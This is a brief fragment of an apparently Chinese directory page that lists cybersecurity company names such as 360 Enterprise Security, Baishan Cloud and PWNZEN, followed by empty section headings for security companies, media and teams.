 360 企业安全	 AI 安赛 AISEC	 安胜 Anscen	 安信与诚 Ansion Science and Technology Development Co.,Ltd
 八分量 Octa Innovations	 白帽汇 BAIMAOHUI.NET	 白山云科技 BAISHAN CLOUD	 犇众信息 PWNZEN INFOTECH LTD.

安全公司



安全媒体



安全团队

